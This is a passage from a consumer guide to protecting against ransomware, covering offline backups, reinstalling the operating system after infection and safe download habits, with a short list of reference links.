* **External Hard Drives (HDDs/SSDs)**: Regularly back up your important files to an external hard drive and keep the drive **disconnected** from your computer when not in use. This prevents ransomware from spreading to your backup device.
* **USB Drives**: These are portable and convenient for quick backups of essential documents. Just like external drives, keep USB drives disconnected when not in use to avoid malware infection.
* **Reinstalling the Operating System**

If your system does get infected by ransomware, one of the most reliable ways to regain control is to **reinstall the operating system**. This will wipe the malware from your computer. Once you’ve reinstalled the OS, you can recover your data from your backups, ensuring you don’t lose important files.

* **Safe Download Practices**

In addition to backing up your data, always be cautious when downloading files. Avoid downloading from unknown or untrusted websites and double-check URLs before clicking on links. This reduces the risk of accidentally downloading malware.

REFERENCES

English:

* 1. <https://www.ncsc.gov.uk/ransomware/home>
  2. <https://www.hackers-arise.com/post/ransomware-build-your-own-ransomware-part-1>
  3. <https://www.avast.com/c-what-is-ransomware>